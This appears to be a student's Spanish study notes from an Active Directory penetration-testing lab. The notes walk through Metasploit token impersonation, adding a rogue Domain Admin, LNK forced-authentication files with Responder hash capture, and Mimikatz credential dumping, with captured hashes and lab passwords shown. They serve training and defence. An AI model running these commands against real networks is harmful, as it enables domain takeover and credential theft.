- Luego la devuelves

Eso es impersonation.

Tipos de tokens importantes

Primary Token

- Se usa para **crear procesos**
- Ej: cuando haces `runas`

Impersonation Token

- Se usa para **suplantar identidad**
 - Es el que se explota en ataques
-

¿Cuándo existe un token para robar?

Cuando **otro usuario se autentica** en el sistema:

- RDP
- SMB
- Servicio
- Scheduled Task
- WinRM
- IIS
- SQL Server

Windows crea un token para ese usuario

Ese token puede quedar en memoria

¿Por qué es peligroso?

Porque si tú puedes impersonar un token privilegiado, entonces:

```
Usuario normal  
↓  
Impersonar token  
↓  
Administrador /SYSTEM /DomainAdmin
```

Sin conocer la contraseña.

Token Impersonation en ataques (visión ofensiva)

Requisitos comunes

- Acceso local (shell)
- Privilegio:
 - SeImpersonatePrivilege
 - O SeAssignPrimaryTokenPrivilege

Muchos servicios lo tienen por defecto.


en este caso vamos a usar el modulo de metasploit

```
exploit/windows/smb/psexec
```

en este caso en el laboratorio cuando corremos el modulo tenemos lo siguiente.

```
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.190.128:4444
[*] 192.168.127.135:445 - Connecting to the server ...
[*] 192.168.127.135:445 - Authenticating to 192.168.127.135:445|MARVEL.local as user 'fcastel' ...
[*] 192.168.127.135:445 - Selecting PowerShell target
[*] 192.168.127.135:445 - Executing the payload ...
[-] 192.168.127.135:445 - Service failed to start - ACCESS_DENIED
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/psexec) > █
```

y en la maquina de windows



⌚ Current threats

No current threats.

Last scan: 2/11/2026 1:51 PM (quick scan)

0 threat(s) found.

Scan lasted 1 minutes 10 seconds

28604 files scanned.

[Quick scan](#)

[Scan options](#)

[Allowed threats](#)

[Protection history](#)

ademas nos quita la sesion

Customize settings for each type of network

You can modify the firewall settings for each type of network that you use.

Domain network settings



Turn on Windows Defender Firewall

Block all incoming connections, including those in the list of allowed apps

Notify me when Windows Defender Firewall blocks a new app



Turn off Windows Defender Firewall (not recommended)

Private network settings



Turn on Windows Defender Firewall

Block all incoming connections, including those in the list of allowed apps

Notify me when Windows Defender Firewall blocks a new app



Turn off Windows Defender Firewall (not recommended)

Public network settings



Turn on Windows Defender Firewall

Block all incoming connections, including those in the list of allowed apps

Notify me when Windows Defender Firewall blocks a new app



Turn off Windows Defender Firewall (not recommended)

intentaremos una segunda vez con esto desactivado nos detecta eso es un punto para windows11 ahora usaremos otra forma

Trojan:PowerShell/PsAttack.B

Alert level: Severe

Status: Active

Date: 2/17/2026 4:36 PM

Category: Trojan

Details: This program is dangerous and executes commands from an attacker.

[Learn more](#)

Affected items:

System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream([
[System.Convert]::FromBase64String(((H4sIAIsJI"+ "WkCA71X7W/aOB{1}/
P"+ "mn"+ "/
QzQhEVRKQst6vUqVLoEAodCSBsLb0OQmJvEwDkucQrr"+ "b/36PA2nZtd31
Tt"+ "r5S7D9vP6eN7NImMtJyCR+26Sx9O39O2m/
+ihCK0kuoLAsFSLWapWe7grl60iXk{1}
zT1utGuEKEzS8u6kkUYcZ3+0oLcy2O8eqOEhzLJeIPaRTgCB/f3H3BLpe
+SYXPIRYN7xDdk6V15AZYOtaYJ
+66oYuEYRV7TQmXi58+FUuz4+q8YnxNEI3lop3GHK8qHqXFkvS9JBQ"+ "O
0{1}WWiz3iRmEcLnhIRN{1}
pSWXIYrTA1yDtHvcwD0lvLolvT95EmCcRy5wSUuY0chF
+9qPQ1TwvnFcLEszIX82n/8hz/
bKbxPGyQpXTMZXFK5tHN0TF8eVNmlExbd4MQcum0eE+fNSCc{1}
uwyWWCyyhtCz9GzHyNd7k0L2VST5kAqo+{1}

OK

si saliera nos daria algo como esto

```
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.138.134:4444
[*] 192.168.138.137:445 - Connecting to the server...
[*] 192.168.138.137:445 - Authenticating to 192.168.138.137:445|MARVEL.local as user 'fcastle' ...
[*] 192.168.138.137:445 - Selecting PowerShell target
[*] 192.168.138.137:445 - Executing the payload...
[+] 192.168.138.137:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 192.168.138.137
[*] Meterpreter session 1 opened (192.168.138.134:4444 → 192.168.138.137:49787) at 2023-08-02 11:18:47 -0400
meterpreter > 
```

una vez que tenemos eso cargamos incognito

```
meterpreter > load incognito
Loading extension incognito ... Success.
meterpreter > █
```

```
meterpreter > list_tokens -u
```

Delegation Tokens Available

```
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
MARVEL\fcastle
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWI-1
```

I

Impersonation Tokens Available

```
No tokens available
```

esto nos dara los tokens posibles

si se logeara el administrador del dominio nos daria algo
asi

```
meterpreter > list_tokens -u
```

```
Delegation Tokens Available
```

```
Font Driver Host\UMFD-0
Font Driver Host\UMFD-2
MARVEL\Administrator
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-2
```

```
Impersonation Tokens Available
```

```
No tokens available
```

ahora lo tomariamos

```
meterpreter > impersonate_token MARVEL\\administrator
[+] Delegation token available
[+] Successfully impersonated user MARVEL\Administrator
meterpreter > shell
```

lo que nos permitiria agregar usuarios como por ejemplo

```
C:\Windows\system32>whoami
whoami
marvel\administrator

C:\Windows\system32>net user /add hawkeye Password1@ /domain
net user /add hawkeye Password1@ /domain
The request will be processed at a domain controller for domain MARVEL.local.

The command completed successfully.
```

y ahora la damos permisos

```
C:\Windows\system32>net group "Domain Admins" hawkeye /ADD /DOMAIN  
net group "Domain Admins" hawkeye /ADD /DOMAIN  
The request will be processed at a domain controller for domain MARVEL.local.
```


The command completed successfully.

Mitigation Strategies:

- Limit user/group token creation permission
- Account tiering
- Local admin restriction

▼ Chapter 9.5 LNK File Attacks

```
PS C:\Windows\system32> $objShell = New-Object -ComObject WScript.shell  
PS C:\Windows\system32> $lnk = $objShell.CreateShortcut("C:\test.lnk")  
PS C:\Windows\system32> $lnk.TargetPath = "\\\\"192.168.138.149\"@test.png"  
PS C:\Windows\system32> $lnk.WindowStyle = 1  
PS C:\Windows\system32> $lnk.IconLocation = "%windir%\system32\shell32.dll, 3"  
PS C:\Windows\system32> $lnk.Description = "Test"  
PS C:\Windows\system32> $lnk.HotKey = "Ctrl+Alt+T"  
PS C:\Windows\system32> $lnk.Save()  
PS C:\Windows\system32> -
```



LNK File Attack

Placing a malicious file in a shared folder can lead to some great results!

Poner un archivo con nuestra ip de destino (kali)
como hacer el archivo

```
$objShell = New-Object -ComObject WScript.shell

$lnk = $objShell.CreateShortcut("C:\test.lnk")

$lnk.TargetPath = "\\192.168.127.129@test.png"

$lnk.WindowStyle = 1

$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"

$lnk.Description = "Test"

$lnk.HotKey = "Ctrl+Alt+T"

$lnk.Save()
```

todo esto en el powershell de windows

Additional resources for forced authentication:


<https://www.ired.team/offensive-security/initial-access/t1187-forced-authentication#execution-via-.rtf>

cuando presionen al archivo podremos capturar el hash


LNK File Attack

We can capture hashes through responder


en nuestro laboratorio lo creamos



lo creamos localmente y le cambiamos el nombre para que aparezca en lo mas alto que se pueda agregandole @ ya que se encuentra cargado en nuestro fileshare en la carpeta llamada hackme



nos vamos a nuestro kali



le damos dobleclick y nos dara el hash de quien lo presiono
Recordemos que antes tenemos que configurar al responder

```
sudo responder -I eth1 -dP
```

```
[SMB] NTLMv2-SSP Client : 192.168.127.133
[SMB] NTLMv2-SSP Username : MARVEL\AdminDC
[SMB] NTLMv2-SSP Hash : AdminDC::MARVEL:c737cdd6b30431b4:70
560042003200310030002E0034005000540055002E004C004F00430041004C0
32A524D649E3C48D72AA8A018743F04DDF1AAA33EE736E934C8295390ACAD9A
```

en este caso lo presiono un administrador lo que nos puede dar pie a sumplantar identidad o otros ataques
si lo queremos usar por herramientas tenemos

```
L$ netexec smb 192.168.138.137 -d marvel.local -u fcastle -p Password1 -M
slinky -M slinky -o NAME=test test SERVER=192.168.138.149
```

```

[SMB] NTLMv2-SSP Client : 192.168.127.133
[SMB] NTLMv2-SSP Username : MARVEL\AdminDC
[SMB] NTLMv2-SSP Hash     : AdminDC::MARVEL:c737cdd6b30431b4:7C78EA6E38957D482855F8B7DB4C432E:0101000
560042003200310030002E0034005000540055002E004C004F00430041004C000300140034005000540055002E004C004F004
B2A524D649E3C48D72AA8A018743F04DDF1AAA3EE736E934C8295390ACAD9A9C8F0431A16DDAE0A00100000000000000000000000000000
[*] [NBT-NS] Poisoned answer sent to 192.168.127.135 for name MARVEL (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.127.135 for name MARVEL (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.127.135 for name MARVEL (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.127.135 for name MARVEL (service: Browser Election)
[*] [LLMNR]  Poisoned answer sent to 192.168.127.135 for name Spiderman
[SMB] NTLMv2-SSP Client : 192.168.127.135
[SMB] NTLMv2-SSP Username : MARVEL\fcastel
[SMB] NTLMv2-SSP Hash     : fcastel::MARVEL:e0e356e15c8958cf:908B4CB2A0E301EF48F66D89C3B5478C:0101000
560042003200310030002E0034005000540055002E004C004F00430041004C000300140034005000540055002E004C004F004
C8DF466BED528005FE79286999E8136E17683B2A15D771F51FC1408869DF3A85D9C07C2BB875B10A00100000000000000000000000
[*] [LLMNR]  Poisoned answer sent to 192.168.127.133 for name DESKTOP-GN109N9

```

aqui ya 2 personas ya dieron click a el archivo.

▼ Chapter 9.6 Mimikatz

English version

Overview

- Tool used to view and steal credentials, generate Kerberos tickets, and leverage attacks
- Dumps credentials stored in memory
- Just a few attacks include: Credential Dumping, Pass-the-Hash, Over-Pass-the-Hash, Pass-the-Ticket, Silver Ticket, and Golden Ticket

Versión en español

Descripción general

- Herramienta utilizada para visualizar y robar credenciales, generar tickets Kerberos y ejecutar ataques
- Extrae credenciales almacenadas en memoria
- Algunos de los ataques que permite realizar incluyen: volcado de credenciales, Pass-the-Hash, Over-Pass-the-Hash, Pass-the-Ticket, Silver Ticket y Golden Ticket

En este caso la descargamos y donde esta creamos un servidor web en la carpeta x64

```
python3 -m http.server 80
```

```
(kali㉿kali)-[~/Desktop/mimikatz_trunk/x64]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.127.135 - - [18/Feb/2026 10:30:08] "GET / HTTP/1.1" 200 -
192.168.127.135 - - [18/Feb/2026 10:30:08] code 404, message File not found
192.168.127.135 - - [18/Feb/2026 10:30:08] "GET /favicon.ico HTTP/1.1" 404 -
S
D
```

por la parte de la maquina objetivo accedemos con la direccion ip del destino


```
(kali㉿kali)-[~/Desktop/mimikatz_trunk/x64]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.127.135 - - [18/Feb/2026 10:30:08] "GET / HTTP/1.1" 200 -
192.168.127.135 - - [18/Feb/2026 10:30:08] code 404, message File not found
192.168.127.135 - - [18/Feb/2026 10:30:08] "GET /favicon.ico HTTP/1.1" 404 -
S
D
```



- [mimidrv.sys](#)
- [mimikatz.exe](#)
- [mimilib.dll](#)
- [mimispool.dll](#)

-
- ✖ Microsoft Defender SmartScreen was not able to scan mimispool (1).dll. You shouldn't keep it unless you're sure it's safe.
 - ✖ Microsoft Defender SmartScreen was not able to scan mimispool.dll. You shouldn't keep it unless you're sure it's safe.
 - ✖ Microsoft Defender SmartScreen was not able to scan mimilib (1).dll. You shouldn't keep it unless you're sure it's safe.
 - ✖ Microsoft Defender SmartScreen was not able to scan mimilib.dll. You shouldn't keep it unless you're sure it's safe.

windows la detectara como hacking tool pero le damos keep y aun asi el defender nos lo elliminara esto es bueno



entonces lo probaremos en otra maquina con windows 10 ya que estabamos en una con 11

en este caso si nos dejo descargarlo

```
c:\Users\peterparker\Downloads>mimikatz.exe
```

ahora lo corremos en este casi no tenemos privilegios y para obtenerlo corremos el comando

```
privilege::debug
```

```
## \ / ##      > https://diag.gentilkiwi.com/mimikatz
'## v ##'      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'      > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::
ERROR mimikatz_doLocal ; "(null)" command of "privilege" module not found !

Module :      privilege
Full name :   Privilege module

    debug - Ask debug privilege
    driver - Ask load driver privilege
    security - Ask security privilege
        tcb - Ask tcb privilege
        backup - Ask backup privilege
        restore - Ask restore privilege
        sysenv - Ask system environment privilege
            id - Ask a privilege by its id
            name - Ask a privilege by its name

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz # privilege::debug
Privilege '20' OK
```

ahora ingresamos el modulo

```
sekurlsa::
```

```

Module : sekurlsa
Full name : SekurLSA module
Description : Some commands to enumerate credentials...

      msv - Lists LM & NTLM credentials
      wdigest - Lists WDigest credentials
      kerberos - Lists Kerberos credentials
      tspkg - Lists TsPkg credentials
      livessp - Lists LiveSSP credentials
      cloudap - Lists CloudAp credentials
      ssp - Lists SSP credentials
logonPasswords - Lists all available providers credentials
      process - Switch (or reinit) to LSASS process context
      minidump - Switch (or reinit) to LSASS minidump context
      bootkey - Set the SecureKernel Boot Key to attempt to c
      pth - Pass-the-hash
      krbtgt - krbtgt!
dpapisystem - DPAPI_SYSTEM secret
      trust - Antisocial
backupkeys - Preferred Backup Master keys
      tickets - List Kerberos tickets
      ekeys - List Kerberos Encryption Keys
      dpapi - List Cached MasterKeys
      credman - List Credentials Manager

```

sekurlsa::logonPasswords

```

Authentication Id : 0 ; 24493994 (00000000:0175bfaa)
Session          : Interactive from 2
User Name        : DWM-2
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 8/2/2023 10:43:18 AM
SID              : S-1-5-90-0-2

msv :
[00000003] Primary
* Username : SPIDERMAN$
* Domain   : MARVEL
* NTLM     : 1687199c4c82aa55a947390e9e7d5b7a
* SHA1     : 5b8f5048557620d79dd5f57cbba9ba29d77c4e33
* DPAPI    : 5b8f5048557620d79dd5f57cbba9ba29

tspkg :
wdigest :
* Username : SPIDERMAN$
* Domain   : MARVEL
* Password : (null)

kerberos :
* Username : SPIDERMAN$
* Domain   : MARVEL.local
* Password : SkZ514MawrPbG!u$qD`w#hekxFk]IDKLk)7,Y9>^h96MfH7<E&G-AHwcDX.uDi*A0aRNSoc<LQ6Lb^q^MZ]u_;1Z(
%@9HzcQM\;1kL*&aM -f`0MA:T62?C

ssp :
credman :
cloudap :

```

y nos dara lo siguiente en

```
ssp :  
credman :  
[00000000]  
* Username : MARVEL\administrator  
* Domain   : HYDRA-DC  
* Password  : P@$$w0rd!  
cloudap :
```

tambien vemos que un administrador se logeo en la pc o para ver un archivo.

POST-COMPROMISE ATTACK STRATEGY

Estrategia de ataque post-compromiso

La pregunta central de la lámina es:

| “Ya tengo una cuenta.. ¿y ahora qué?”

1. *We have an account, now what?*

Ya tenemos una cuenta, ¿qué sigue?

Esto puede ser:

- Un usuario de dominio (low-priv)
- Una cuenta local
- Un hash NTLM
- Credenciales en texto claro

Este es el punto de entrada, no el objetivo final.

2. *Search the quick wins*

Busca las victorias rápidas

Aquí intentas ataques de bajo esfuerzo y alto impacto.

◆ Kerberoasting

- Usas **cualquier usuario de dominio**
 - Atacas **cuentas de servicio (SPN)**
 - Objetivo: crackear una cuenta con más privilegios
-

◆ Secretsdump

- Extraer:
 - SAM
 - LSA Secrets
 - NTDS.dit (si hay privilegios)
 - Normalmente desde:
 - Admin local
 - SYSTEM
 - DC
-

◆ Pass-the-Hash / Pass-the-Password

- Reutilizar:
 - Hashes NTLM
 - Contraseñas reales
 - Para:
 - Movimiento lateral
 - Acceso a más hosts
 - Buscar un punto más privilegiado
-

3. *No quick wins? Dig deep!*

¿No hubo victorias rápidas? Profundiza

Aquí empieza el **trabajo fino**.

Enumerate (BloodHound, etc.)

- Mapear relaciones:
 - Usuarios
 - Grupos
 - Permisos
 - Delegaciones
- Identificar:
 - Caminos a Domain Admin
 - Configuraciones peligrosas

BloodHound responde:

| “*¿Cómo llego a DA con lo que tengo?*”

Where does your account have access?

¿A qué tiene acceso esta cuenta?

Preguntas clave:

- ¿En qué máquinas es admin?
- ¿A qué shares accede?
- ¿Puede crear servicios?
- ¿Puede modificar ACLs?
- ¿Puede delegar permisos?

Muchas escaladas vienen de **malos permisos**, no de exploits.

Old vulnerabilities die hard

Las vulnerabilidades viejas nunca mueren

Buscar:

- Sistemas legacy
- Servicios sin parches

- Configuraciones heredadas
- Protocolos inseguros (NTLM, SMB sin signing, etc.)

Muchas veces el camino a DA es un **Windows viejo olvidado.**

4. *Think outside the box*

Piensa fuera de lo común

Aquí entra la creatividad:

- Token Impersonation
- Abuso de servicios
- Tareas programadas
- GPOs mal configuradas
- Scripts con credenciales hardcodeadas
- Backups inseguros
- Accesos cruzados IT / OT

No todo está en los manuales.